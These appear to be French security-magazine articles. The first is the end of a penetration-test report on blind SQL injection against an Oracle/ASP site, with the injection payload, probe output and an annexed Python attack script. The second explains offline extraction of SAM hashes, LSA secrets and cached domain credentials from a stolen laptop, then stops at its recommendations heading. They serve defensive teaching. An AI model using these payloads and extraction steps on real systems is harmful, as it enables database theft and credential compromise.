exists(select column_name from cols where table_name=chr(67)||chr(79)||chr(77)||ch
r(77)||chr(65)|| chr(78)||chr(68)||chr(69) and ascii(substr(column_name,2,1))=$i)"; done

[#] lettre 65
[#] lettre 66
[#] lettre 67
[#] lettre 68
[#] lettre 69
[#] lettre 70
[#] lettre 71
[#] lettre 72
[#] lettre 73
[#] lettre 74
[#] lettre 75
[#] lettre 76 ok
[#] lettre 77
[#] lettre 78
[#] lettre 79
[#] lettre 80
[#] lettre 81
[#] lettre 82
[#] lettre 83
[#] lettre 84
[#] lettre 85
[#] lettre 86
[#] lettre 87
[#] lettre 88
[#] lettre 89
[#] lettre 90
```

La seconde lettre du champ commençant par la lettre B est un L (76). Le nom du premier champ de la table `commande` commence à se former : BL.

La suite de l'attaque consiste à interroger la base de données pour chaque lettre du premier champ, et ce, pour chaque champ de la table. Il peut arriver que plusieurs champs commencent par les mêmes lettres. Nous ajoutons alors autant de conditions nécessaires dans la requête SQL pour arriver à un résultat unique et donc un nom de champ unique.

Concernant la table `commande`, nous avons finalement récupéré les premiers champs :

```
BL_CHOIXCADEAU
CD_MAILING
CD_TYPEFACT
DT_COMMANDE
DT_CREATION
DT_MODIFICATION
FI_FABO
ID_ARTICLEKDO
ID_COMMANDE
```

Nous avons aussi lancé l'attaque sur la table système `all_users` (qui détient la liste des utilisateurs de la base de données Oracle) sur le site **http://www.site1.com**, cette fois-ci pour récupérer le contenu de la table :

```
SYS
OUTLN
BACKUP
DBSNMP
SYSTEM
FRABOPRD
DBLINKADM
EXTRANET
```

Conclusion du test d'intrusion

Les documents remis

À chaque test d'intrusion est remis un rapport d'audit. Un résumé des principales vulnérabilités et des actions à entreprendre est présenté au client.

Le rapport remis reprend tout d'abord le périmètre du test d'intrusion demandé par le client en incluant ses objectifs et les informations communiquées au préalable. Le rapport d'audit est synthétique et exploitable directement dans ses constats et dans les conseils qu'il contient.

Ainsi, ce rapport décrit les différentes actions effectuées, les résultats de ces actions (positifs ou négatifs). Si ces résultats nous paraissent anormaux et donnent lieu à des vulnérabilités, nous en expliquons la gravité et conseillons sur la marche à suivre pour les supprimer.

Le rapport permet au client de :

- contrôler et comprendre notre démarche ;
- visualiser immédiatement à quel niveau votre système peut comporter des faiblesses ;
- appréhender l'incidence de ces faiblesses ;
- intégrer les actions correctives à mettre en œuvre.

À la demande du client, le rapport peut parfois être scinder en deux : le premier concerne la partie technique de l'audit et est remis aux personnes compétentes, le second concerne d'avantage la gestion de « crise » et est destiné à la direction.

Les mesures à mettre en œuvre concernant la vulnérabilité

Contre la vulnérabilité de type `Blind Sql Injection`, il existe bien évidemment des mesures à mettre en œuvre, notamment la réécriture des scripts ASP audités. Ils ne respectent pas les règles élémentaires de sécurité (filtrage des données fournies par les Internautes) et mettent en péril la sécurité des sites.

Il est nécessaire pour le client de confier la réécriture ou correction de ces scripts ASP à une société déjà sensibilisée aux problèmes de sécurité liés à de tels scripts. Développer des scripts robustes et sécurisés demande de nombreuses connaissances et ne peut être improvisé.

Une solution simple au problème de SQL injection serait de traiter toute donnée lue depuis Internet grâce à une fonction ASP spéciale dont le rôle serait de vérifier la validité de ces données (une variable numérique ne doit contenir que les caractères 0-9, etc.) avant de les transmettre au reste des scripts ASP.

Quels sont les risques d'une telle vulnérabilité ?

Même si l'application Web n'est pas menacée, on ne peut négliger les conséquences potentielles de sa faiblesse :

- accès élémentaire à toutes les informations commerciales confidentielles ;
- possibilité d'intrusion sur les serveurs avec plus de délai et donc contrôle total des serveurs.

Étant donné les risques encourus, notre client doit sans plus attendre entamer les actions pour corriger les faiblesses, à savoir sécuriser au niveau du code source l'application Web.

Dans le contexte économique de notre client, le plus grand risque ne réside pas dans des attaques destinées à « casser » les sites, mais dans l'utilisation de vulnérabilités permettant d'accéder aux informations confidentielles.

Conclusion

Il est évident que l'attaque n'a pas été optimisée. Les tests de chaque lettre de l'alphabet ont été très longs, nous empêchant d'obtenir beaucoup plus d'informations (puisque nous avions un délai à respecter). Il était certainement possible d'améliorer et d'accélérer les tests. Quoi qu'il en soit, nous avons pu démontrer que l'application contenait une faille de type `Blind SQL Injection`, qu'elle permettait d'obtenir des informations confidentielles et qu'un attaquant ayant le temps nécessaire pouvait obtenir l'intégralité du contenu de la base de données. Aucun outil d'audit de vulnérabilités n'aurait permis d'arriver à un tel résultat de façon automatique.

Annexe : script python injection.py

```
#!/usr/bin/env python

            import httplib, sys

            if __name__ == '__main__':
                        if len(sys.argv) != 2:
                                    print "Usage: %s \n" % sys.argv[0]
                                    sys.exit(0)

                        host = "www.site1.com"
                        selector = '/foo/bar.asp?id_produit='

                        sql = sys.argv[1]

                        request = selector + sql
                        request_urlencoded = request.replace(' ','%20')

                        #print "[#] request: %s\n" % request_urlencoded


                        h = httplib.HTTPConnection(host)
                        h.request('GET', 'http://%s/%s' % (host, request_
                        urlencoded), None)
                        r = h.getresponse()
                        response = r.read()
                        h.close()

            if response.find("[Oracle][ODBC][Ora]") >= 0:
                        print
            else:
                        print " ok"
```

Références

[1] MARÉCHAL (Simon), « Découverte et exploitation des vulnérabilités Web : PHP, ASP et Perl », *MISC 24*.

[2] ANLEY (Chris), « *Advanced SQL Injection in SQL Server Application* »,

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

[3] ANLEY (Chris), « *More advanced sql injection* »,

http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

[4] **http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html**

[5] **http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf**

Arnaud Pilon – arnaud.pilon@sgdn.pm.gouv.fr – Secrétariat Général de la Défense Nationale
Direction Centrale de la Sécurité des Systèmes d'Information – Bureau Inspections en SSI – Inspecteur en SSI

Sécurité des secrets du poste nomade

L'ensemble des risques liés au vol (même temporaire) ou à la perte d'un ordinateur portable est souvent méconnu. Nous allons voir les actions malveillantes qu'il est possible de faire afin d'identifier les différentes mesures à prendre pour se prémunir contre ce type d'attaque.

Devant le risque de plus en plus fréquent de vol d'ordinateur portable, les tests d'intrusion prennent maintenant en compte des scénarios d'accès physique au poste client. Le scénario le plus souvent rencontré consiste à obtenir un ordinateur portable issu d'une procédure standard de création de poste du service informatique afin d'étudier le type d'information qu'il est ainsi possible de retrouver. En première analyse, si aucun mécanisme avancé n'est mis en place, le vol de documents semble être le principal impact pour l'entreprise. Néanmoins, le disque dur du poste de travail contient également de nombreuses autres données dont la connaissance permet à un utilisateur malveillant d'obtenir des privilèges insoupçonnés.

Cet article montre comment certains secrets disponibles sur le disque dur permettent d'obtenir des privilèges sur le poste de travail et potentiellement sur le réseau du système d'information auquel il est rattaché. Les méthodes qui vont d'ailleurs être utilisées sont empruntées pour la plupart au monde du *forensic* informatique (utilisation d'outils de réponse sur incident). Enfin, une partie importante sera consacrée aux mesures à prendre contre les risques précédemment exposés.

Dans la suite de l'article, le poste de travail témoin sera de type Windows XP SP2 et IE 6 SP2, car il s'agit du poste client le plus répandu... en attendant Vista. Nous appellerons attaques hors ligne, les attaques qui ne nécessitent pas de démarrer le système cible : lecture seule du disque, démarrer un système alternatif, etc.

Contexte

Contrairement aux attaques à distance (par le réseau), les attaques hors ligne sont certainement celles contre lesquelles il est le plus difficile de se prémunir. En effet, l'accès physique à un système informatique permet généralement de déjouer l'ensemble des protections mises en place : il suffit de voir les protections matérielles/logicielles sans cesse annoncées comme révolutionnaires, mais toujours déjouées un jour ou l'autre (console de jeux, DVD, iPhone...). Néanmoins, pour profiter de ces faiblesses, l'attaquant doit avoir une connaissance précise du système cible. Étant sur un pied d'égalité avec le système d'exploitation, il doit en connaître les rouages pour comprendre/simuler/modifier son fonctionnement. Dès lors, il peut reproduire et adapter toutes les actions du système au démarrage, dont les mécanismes liés à l'authentification.

Les attaques hors ligne sont connues depuis les premières versions de Windows et ce n'est que depuis très récemment **[BITLOCKER]** que le problème commence à être pris en compte par le système d'exploitation. Néanmoins, les habitudes ont la peau dure et les dispositifs de chiffrement de disque dur (lorsqu'ils sont mis en œuvre) ne sont que trop souvent mal déployés : mot de passe identique pour tous les nomades, chiffrement de la partition de données, mais pas du système, procédure de recouvrement sensible au « *social engineering* » ou le sempiternel mot de passe de démarrage collé à côté du *touchpad* avec la mention en rouge « Ne pas enlever ». Dans certains cas, il est même possible de trouver le dispositif physique (OTP RSA ou ActivCard) présent dans le sac volé avec le code PIN inscrit au dos de ce dernier.

Les protections plus anciennes comme le mot de passe du BIOS au démarrage n'ont jamais été qu'une protection fragile, car il suffit d'extraire le disque dur du poste pour en lire le contenu. Les protections plus bas niveau comme le mot de passe sur le disque dur pourront stopper un attaquant de premier niveau. Mais des attaques matérielles peuvent être encore une fois mises en place pour supprimer ce mot de passe **[DUPUY]**.
Dans la suite de l'article, on pourra se placer – sans trop s'écarter de la réalité – dans le cas où le pirate a accès aux données en clair sur le poste dérobé.

Accéder au contenu du disque

Pour retrouver les éléments d'authentification, il faut accéder au contenu du disque dur. Ce privilège permet de récupérer les données présentes sur le disque sans restriction (d'après nos hypothèses précédentes) : documents de travail, base de registres, fichiers de configuration, etc. Cette technique est bien connue du monde de l'analyse forensic de disque dur. L'attaquant privilégiera les manipulations sur une image disque plutôt que sur le disque dur lui-même (un simple `dd` suffit à faire l'image d'un disque). De cette manière, il n'y a pas de risque de modifier involontairement le contenu du disque et aucune trace sur le poste cible n'est présente. Du point de vue de l'auditeur, cette image disque fait également office de sauvegarde. Le montage de (des) partition(s) pourra se faire depuis n'importe quel Linux récent (supportant le système de fichiers NTFS) ; en effet, Windows a la fâcheuse tendance de modifier de lui-même le disque (création d'un répertoire Recycler, fichiers `thumb.db`, etc.) ou à masquer les fichiers avec l'attribut « caché » ou « système ».

Il est à préciser que cette opération de clonage du disque est longue et requiert un espace de stockage important. Elle démontre également que le vol d'ordinateur portable n'est pas forcement nécessaire : un accès temporaire au disque suffit pour dupliquer les données du disque dur.

Base de registres

Depuis Windows NT4, la base de registres contient l'ensemble des informations nécessaires au fonctionnement du système d'exploitation. Il suffit de naviguer un peu dans la base de registres pour se rendre compte qu'il y a énormément d'informations (en pagaille !) et que certaines d'entre elles que l'on pensait supprimées sont encore présentes.

Lorsqu'on utilise l'outil `regedit`, la base de registres apparaît comme un seul bloc. En réalité, il s'agit d'une agrégation de fichiers (appelée « *hive* » ou « ruche » en français) contenant les données sous forme arborescente. Parmi les ruches les plus importantes, on compte :

- `%windir%\system32\config\{sam|security|system|software}` pour les ruches du système d'exploitation.
- `%userprofile%\ntuser.dat` pour les données de configuration liées à un utilisateur.

La liste exhaustive des ruches chargées en mémoire se trouve sous la clé `HKLM/system/CurrentControlSet/Control/hivelist`.

Il faut distinguer la lecture de la base de registres chargée en mémoire avec `regedit` de celle obtenue en accédant directement aux fichiers. Dans ce dernier cas, une des nombreuses bibliothèques de lecture de bases de registres hors ligne pourra être utilisée **[LIBREG]**. La lecture hors ligne d'une ruche a l'avantage de passer outre les éventuelles autorisations (ACL) disposées sur les clés (notamment sur la ruche `security`). Par ailleurs, il faudra être vigilant quant au nommage des clés : la racine inscrite dans le fichier ruche peut être différente de celle qui apparaît dans `regedit`. Par exemple, la ruche `system` ou `software` ne commence pas par `HKLM/system` ou `HKLM/software`, mais par `$$$PROTO.HIV`. De manière analogue, certaines clés n'existent pas dans le fichier ruche, mais sont visibles depuis `regedit`. Par exemple, c'est le cas avec la clé `CurrentControlSet` qui est en fait un lien symbolique. Le listing suivant montre l'utilisation d'un outil de lecture de bases de registres hors ligne sur la ruche `system`.

```
D:\>libregistry.exe System.hiv
Registry library
Open System.hiv
$$$PROTO.HIV > dir
[ControlSet001]
[ControlSet002]
[LastKnownGoodRecovery]
[MountedDevices]
[Select]
[Setup]
[Software]
[WPA]
```

Comptes locaux

La base SAM (*Security Account Manager*) contient l'ensemble des informations relatives à l'identification et l'authentification locale du poste de travail. Elle renferme notamment les données du compte d'administrateur local.

La structure de la base SAM est celle d'une ruche comme décrite dans **[SAM]**. Il faudra donc utiliser les bibliothèques précédentes **[LIBREG]** pour en lire le contenu. Sans hypothèse supplémentaire, il est possible de lire les informations suivantes : le nom des utilisateurs locaux, des groupes, leur description, etc.

Depuis Windows NT4 SP3, une clé de chiffrement nommée `syskey` **[SYSKEY]** est utilisée pour chiffrer les mots de passe de la base SAM (optionnelle avant Windows 2000). Il est possible de stocker la clé sur une disquette (!), de la saisir à chaque démarrage ou plus généralement de la stocker sur le disque dur. Une méthode hors ligne couramment utilisée pour obtenir un accès interactif au poste de travail consiste à désactiver la syskey et à réécrire une base SAM avec un mot de passe pour le compte d'administration **[NTPASSWD]**. Cette méthode dépanne un utilisateur en cas d'oubli du mot de passe d'administration, mais efface définitivement sa valeur. Une méthode plus efficace consiste à utiliser les outils comme `samdump2/bkhive/bkreg` **[SAMDUMP2]** ou `cain` **[CAIN]** pour déchiffrer la base SAM, même si la protection syskey est activée (cas où la clé est située sur le disque dur). Le résultat obtenu est similaire à l'utilisation de l'outil `pwdump` **[PWDUMP]**, sauf qu'il est réalisé ici hors ligne. Cette opération est possible, car la clé syskey est dissimulée dans la base de registres.

Une fois que l'on possède le condensat NTLM ou mieux le condensat LM (sauf si la clé `nolmhash` **[NOLMHASH]** a été activée et que le mot de passe a été modifié depuis son activation), il suffit de lancer une attaque de cassage du condensat (on privilégiera les tables arc-en-ciel (ou *Rainbow Tables*) en faisant attention aux accents ! **[LEHEMBRE]**). Dans le cas où le recouvrement du mot de passe échoue, on conservera tout de même le condensat : en effet, il a été montré **[AUREL26]** qu'il est possible – sous certaines conditions – de s'authentifier par le réseau sans connaître le mot de passe en utilisant simplement les condensats.

Généralement, les comptes locaux ne sont pas utilisés par les utilisateurs au profit des caches de domaine (voir plus loin). Toutefois, le compte d'administrateur local est très souvent identique sur plusieurs postes : un attaquant aura donc très probablement des privilèges administrateur local sur d'autres postes issus du même procédé de fabrication.


Secret LSA

Les secrets LSA sont contenus dans une zone sécurisée dans laquelle Windows ou un programme tiers stocke des informations considérées comme secrètes. On retrouve par exemple le mot de passe au format unicode de machine (`$MACHINE.ACC`), lorsque cette dernière est dans un domaine. Cela donne déjà un premier compte de machine. La zone LSA contient également les mots de passe toujours en clair utilisés pour lancer les services sous une identité explicite qui est généralement un compte de service. Enfin, il n'est pas rare de trouver un mot de passe de service placé par un programme tiers : antivirus, programme de sauvegardes, etc. Le programme `cain` permet depuis peu de retrouver les secrets LSA hors ligne. Ces derniers sont stockés dans la base de registres et protégés avec plusieurs niveaux de chiffrement. Nous allons nous arrêter sur la méthode employée par ce programme.


La première étape consiste à récupérer la syskey. On se place dans le cas le plus fréquent où celle-ci est située sur le poste de travail sans protection par mot de passe. Microsoft a choisi de séparer la syskey en 4 blocs et de placer chacun d'entre eux dans les clés suivantes de la ruche `system` : `$$$PROTO.HIV\ControlSet001\Control\Lsa\{JD|GBG|SKEW1|Data}`. Il ne s'agit pas là d'une valeur affectée aux clés comme on l'observe régulièrement avec l'outil `regedit`. En réalité, les données ont été placées dans l'attribut `class` de chaque clé ; cet attribut n'est pas censé être utilisé pour stocker des valeurs : il s'agit là d'une légère « obfuscation ». Pour lire l'attribut `class`, on emploie usuellement l'API `advapi32.dll!RegQueryInfoKey`, mais celle-ci ne fonctionne qu'en mémoire et ne permet donc pas de lire les ruches prises depuis un autre poste. Il conviendra donc d'utiliser encore une bibliothèque de lecture de ruche hors ligne. Après une permutation finale des 4 blocs de données, la syskey est reconstituée.

L'étape suivante consiste à reconstruire une (autre) clé de chiffrement que l'on nommera `SecretCipherKey` : elle est située dans la base de registres et protégée par la syskey. Le bloc de données situé dans la ruche `security` à la valeur par défaut de clé suivante. La valeur par

défaut de la clé `SECURITY\Policy\PolSecretEncryptionKey` de la ruche `security` contient (entre autres) 2 parties importantes : un sel et un bloc chiffré C. La fonction MD5 est utilisée entre la syskey et le sel pour créer une clé temporaire. Cette dernière permet de déchiffrer le bloc C (RC4) contenant la valeur en clair de `SecretCipherKey`. Le bloc C déchiffré contient également un MAC qui est utilisé pour vérifier que la syskey précédemment fournie était correcte. La figure 1 reprend les éléments décrits précédemment.



1 *Récupération de la syskey*



2 *Retrouver la clé de chiffrement LSA*


La dernière étape consiste à déchiffrer les secrets LSA stockés dans la ruche `security` sous la valeur par défaut de la clé `SECURITY\Policy\Secrets\<clé>\CurrVal` où `<clé>` désigne le nom du secret à déchiffrer. On constate que le nom du secret n'est pas chiffré. La fonction `advapi32!SystemFunction005` est utilisée avec `SecretCipherKey` pour déchiffrer les secrets LSA. Il est possible de l'appeler depuis un autre poste Windows tout comme de la réimplémenter, car il s'agit en réalité d'un DES.

Le résultat obtenu est identique au très connu `lsadump2` sauf que tout a été réalisé hors ligne.

Comptes de domaine

Windows stocke les mots de passe de domaine en « cache » sur le poste de travail. Cette fonction est très importante pour les postes nomades : elle permet de s'authentifier avec son compte de domaine sur le poste sans que celui-ci soit connecté à l'Active Directory (par exemple lors d'un déplacement). Encore une fois, les informations pour authentifier l'utilisateur sur le poste (appelé « cache de domaine ») sont situées dans la base de registres. Par défaut, un poste de travail est configuré pour contenir jusque 10 caches de domaine dont le contenu est enregistré dans la ruche `security` sous les clés `Cache/NL$1`, `Cache/NL$2`, etc.

Ces dernières sont chiffrées à l'aide de l'algorithme RC4 dont la clé dépend d'une autre clé nommée `NL$KM`. Or, celle-ci est située… dans les secrets LSA que nous venons de déchiffrer. Comme c'est la seule information nécessaire au recouvrement des caches de domaine, il est possible de retrouver hors ligne les informations associées au compte de domaine dont le condensat MSCASH associé au compte. Le calcul du MSCASH repose sur la fonction suivante `MD4( MD4(password) || lowercase(username) )`. La figure 3 reprend les éléments décrits précédemment.



3 *Retrouver les caches de domaine*

Inutile de préciser que le contenu du cache de domaine est une information précieuse pour un attaquant. Il est très courant d'y retrouver un compte d'administration de domaine, surtout si le poste vient d'être issu du processus de fabrication standard du service informatique. Contrairement au condensat NTLM et LM, il n'est pas possible d'utiliser le condensat MSCASH pour s'authentifier par le réseau. Néanmoins, il est possible de réaliser les attaques usuelles de cassage de mot de passe : les dernières versions du célèbre casseur de mots de passe John the Ripper **[JOHN]** permettent de réaliser une telle attaque. Le principe de défense en profondeur veut que le mot de passe associé au compte d'administration de domaine soit robuste et modifié régulièrement pour éviter d'être découvert par une attaque exhaustive.

Encore d'autres secrets...

Il existe d'autres secrets de plus faible intérêt pour un attaquant. Par exemple, Windows XP SP2 permet de stocker les mots de passe des partages réseau dans une zone sécurisée (autre que LSA). Lors d'une session interactive, il est possible d'accéder au contenu de cette zone via le panneau de configuration/comptes d'utilisateurs sur la fonction ***Gérer mes mots de passe réseau***.

Dans une attaque hors ligne, le fichier contenant ces données est situé dans `%userprofile%\Application Data\Microsoft\Credentials\<SID> \Credentials`. Le `<SID>` désigne le SID (*Security Identifier* ou Identifiant Unique de Sécurité) de l'utilisateur. Encore une fois, un autre mécanisme de chiffrement est mis en place pour cacher les données stockées dans ce fichier **[DPAPI]**, mais qui constitue un sujet d'investigation qui dépasse le cadre de cet article.

Accès à l'extranet

Après les opérations précédentes, nous avons un accès potentiel au mot de passe d'administrateur local utilisé sur les postes de travail, le contenu des secrets LSA et surtout les comptes conservés en cache de domaine avec très souvent un compte d'administration de domaine, et cela, sans avoir mis sous tension le poste de travail. Quelles sont les menaces pour un système d'information ? Extrêmement importantes si le pirate arrive à se connecter au système d'information interne lui-même. Ainsi, la prochaine étape sera d'atteindre l'extranet de l'entreprise. On distingue généralement deux types d'extranet :

- Les accès VPN : une fois le tunnel monté, on accède à l'intranet de l'entreprise ou plus raisonnablement à une partie (DMZ). Si le filtrage mis en place est insuffisant, il est possible des monter des partages administratifs (Windows) et d'accéder de cette manière au reste de l'intranet (attaque par rebond) ;
- Les accès « Web-isés » : il s'agit généralement d'une interface web au service usuel de l'entreprise : webmail, forum, voire un espace de discussion. Ce type d'accès possède parfois une interface d'administration dont les droits sont confondus avec l'accès administrateur de domaine Windows (Outlook Web Access par exemple). Pour obtenir un accès sur l'intranet de l'entreprise, le pirate recherchera des vulnérabilités « web » (injection SQL, directory transversal, etc.) sur les applications. Il privilégiera toujours celles issues d'un développement interne, elles ont plus de risque de comporter une vulnérabilité qu'une application commerciale éprouvée.

Pour obtenir l'accès à l'intranet, le pirate explore le contenu du cache du navigateur web. Pour Internet Explorer, une étude des clés `$$$PROTO.HIV/Microsoft/Windows/currentVersion/Internet Settings` (ruche `system` et `ntuser.dat`) en donne les paramètres principaux. Le chemin réel du cache du navigateur Internet Explorer est situé dans le répertoire `Local Settings/Temporary Internet Files/Content.IE5` du profil de l'utilisateur. Le contenu de ce répertoire (page et *cookie*) révèle les dernières pages accédées dont éventuellement celles de l'extranet. Un pirate fera sans doute une analyse forensic du répertoire au cas où le cache aurait été purgé. Le répertoire `Temporary Internet Files` contient parfois d'autres éléments que ceux conservés par Internet Explorer comme ceux des outils Microsoft Office (*Content.Word*, *Content.MSO*, etc.). Pour un test d'intrusion, on ne prendra pas un poste d'un employé réel, tout au mieux un poste mis au rebut. Dans tous les cas, on s'interdira la lecture des fichiers contenant des données personnelles. En revanche, il peut être demandé avant l'acquisition du poste que celui-ci soit préalablement utilisé (manière standard) et qu'il contienne un fichier cible, par exemple, `intrusion1.doc`. Si le contenu de ce dernier est lu, cela démontre que tout autre document de ce type est lisible. Un fichier `intrusion2.doc` peut être aussi supprimé sans passer par la poubelle Windows ([shift]+[suppr]). Dans ce cas, le test d'intrusion permet de sensibiliser les interlocuteurs aux vols de données même supprimées. Les outils d'analyse forensic (Sleuth Kit par exemple) sont ici utilisés pour retrouver les fichiers effacés (dans notre cas `intrusion2.doc`).

L'authentification se fait parfois en deux étapes : une authentification via un dispositif cryptographique externe (carte à puce, dongle USB, OTP RSA Security ou ActivCard) et une authentification par identifiant/mot de passe (ceux du domaine Windows par exemple ou parfois même sauvegardé par le client VPN lui-même). Si la dernière ne pose pas de problème à l'aide des éléments abordés dans la première partie, celle par dispositif cryptographique externe sera celle qui arrêtera véritablement le pirate (dans l'hypothèse où tout a été conçu dans les règles de l'art !). Malheureusement, comme évoqué au début de l'article, dans l'hypothèse d'un vol, les éléments d'authentification par dispositif physique se trouvent généralement dans le sac subtilisé.

Plus loin dans la recherche d'informations

Bien que nous nous intéressons ici aux éléments d'authentification, nous allons tout de même mettre en lumière certaines clés de la base de registres intéressantes qui pourront être la cible d'un attaquant (on se place toujours dans le cas Windows XP SP2).

Tout d'abord, `$$$PROTO.HIV/Microsoft/Windows/CurrentVersion/Run` (ruches `system` ou `ntuser.dat`) : Cette clé est surtout connue par les virus ou autres *rootkits* afin de lancer une application au démarrage. Ici, on s'intéressera surtout aux applications lancées automatiquement par l'ensemble des postes. Une importance particulière sera donnée aux programmes « fait maison » ouvrant un port sur le poste client ou encore aux programmes de création de VPN prouvant l'existence très probable d'un extranet. Dans tous les cas, cette information peut permettre de préparer une attaque ciblée sur les postes clients du SI audité. Par ailleurs, si le poste n'est pas volé, mais simplement utilisé sur une courte période par un utilisateur malveillant, un ajout dans cette clé permettra l'exécution automatique d'un cheval de Troie au démarrage.

Dans le même ordre d'idée que précédemment, dans les ruches `ntuser.dat`, `$$$PROTO.HIV/Microsoft/Windows/CurrentVersion/Explorer/RecentDocs` donne l'ensemble des derniers documents ouverts (classés par extension) par l'utilisateur et `$$$PROTO.HIV/Microsoft/Windows/CurrentVersion/Explorer/UserAssist` donne le nom des derniers programmes exécutés (attention, le nom est codé à l'aide de l'algorithme rot13).

Si le niveau de mise à jour du poste de travail n'a pas beaucoup d'importance ici, il révèle tout de même la prise en compte d'une politique de gestion de correctifs. Il existe de multiples façons d'obtenir la liste des correctifs appliqués. On peut citer par exemple une méthode utilisant la ruche `software`, à savoir les clés `$$$PROTO.HIV/Microsoft/Windows NT/CurrentVersion/HotFix`.

Concernant le réseau, la clé `$$$PROTO.HIV/Microsoft/Windows NT/CurrentVersion/NetworkCards` (ruche `software`) fournit l'ensemble des cartes réseau et `$$$PROTO.HIV/ControlSet001/Services/Tcpip/Parameters/Interfaces` (ruche `system`) la configuration de ces cartes : adresse IP, utilisation du DHCP, adresse de la passerelle

par défaut, etc. Cette information semble peu utile, mais Windows conserve l'historique de l'ensemble des cartes connectées au poste et des paramètres associés : on peut ainsi déterminer les accès du poste sur le réseau Internet et l'historique réseau du poste (carte 3G, wifi, etc.). Cette information donne encore une fois des indices sur l'accès à un extranet.

Fichiers d'hibernation et d'échange

Si la mise en veille du poste est activée, le fichier d'hibernation (`hibernate.sys`) sera généralement présent dans le répertoire c:\. En théorie, ce fichier donne une image mémoire exacte (en combinaison du fichier d'échange `pagefile.sys`) de l'état de la machine avant sa mise en veille : processus, élément d'authentification, documents ouverts, etc. En théorie seulement, car il n'existe pas d'outils libres et fiables permettant de reconstituer fidèlement l'environnement du poste de travail. Les deux premières cibles d'un attaquant seront le processus `lsass.exe` et la mémoire du noyau : en effet, il a été montré lors du SSTIC 2007 que le processus `LSASS` conserve le condensat NTLM, LM et SHA1 du mot de passe de l'utilisateur. Par ailleurs, la mémoire du noyau contient dans le driver SMB le mot de passe des sessions de partage réseau monté sous une autre entité : ce mot de passe apparaît en clair ! L'absence d'outil librement disponible réalisant cette attaque ne signifie pas que le risque est inexistant.

Nous n'aborderons donc pas ce type d'attaques avancées qui ferait l'objet d'un article à lui tout seul.

Mots de passe applicatifs

Pour l'instant, nous nous sommes contentés d'étudier le système d'exploitation lui-même (en intégrant IE dans celui-ci), mais il n'y a pas que le système qui stocke des mots de passe : les applications gèrent elles-mêmes leurs mécanismes d'authentification. Si Windows offre des solutions (secrets LSA), les applications réinventent des procédés indépendamment du système (cas des applications multi-OS). Prenons comme exemple le logiciel Filezilla. C'est un produit répandu et facile d'utilisation permettant d'accéder à des services FTP et SSH. Il offre une fonction conviviale de stockage des mots de passe : l'utilisateur n'a pas à retaper à chaque fois son mot de passe pour se connecter à un service FTP. Évidemment, le mot de passe est stocké en clair quelque part... plus précisément dans le fichier de configuration (`filezilla.xml`) ou dans la base de registres. Le code source facilite l'analyse du produit et montre que l'algorithme XOR est utilisé pour masquer le mot de passe. Il est simple de retrouver de cette manière le mot de passe. Certains programmes (comme Thunderbird ou Firefox) utilisent une stratégie différente en protégeant par un mot de passe principal (ou mot de passe maître) l'ensemble des secrets. Cette méthode confère un niveau de protection supérieur, à condition que le mot de passe existe (cette fonctionnalité est facultative) et soit robuste.

Il convient donc d'être aussi vigilant sur les programmes tiers qui ont tendance à stocker des mots de passe d'accès à des services.

Recommandations

Nous allons aborder maintenant le point le plus important de cet article : les méthodes pour se prémunir/atténuer la portée des attaques précédemment citées.

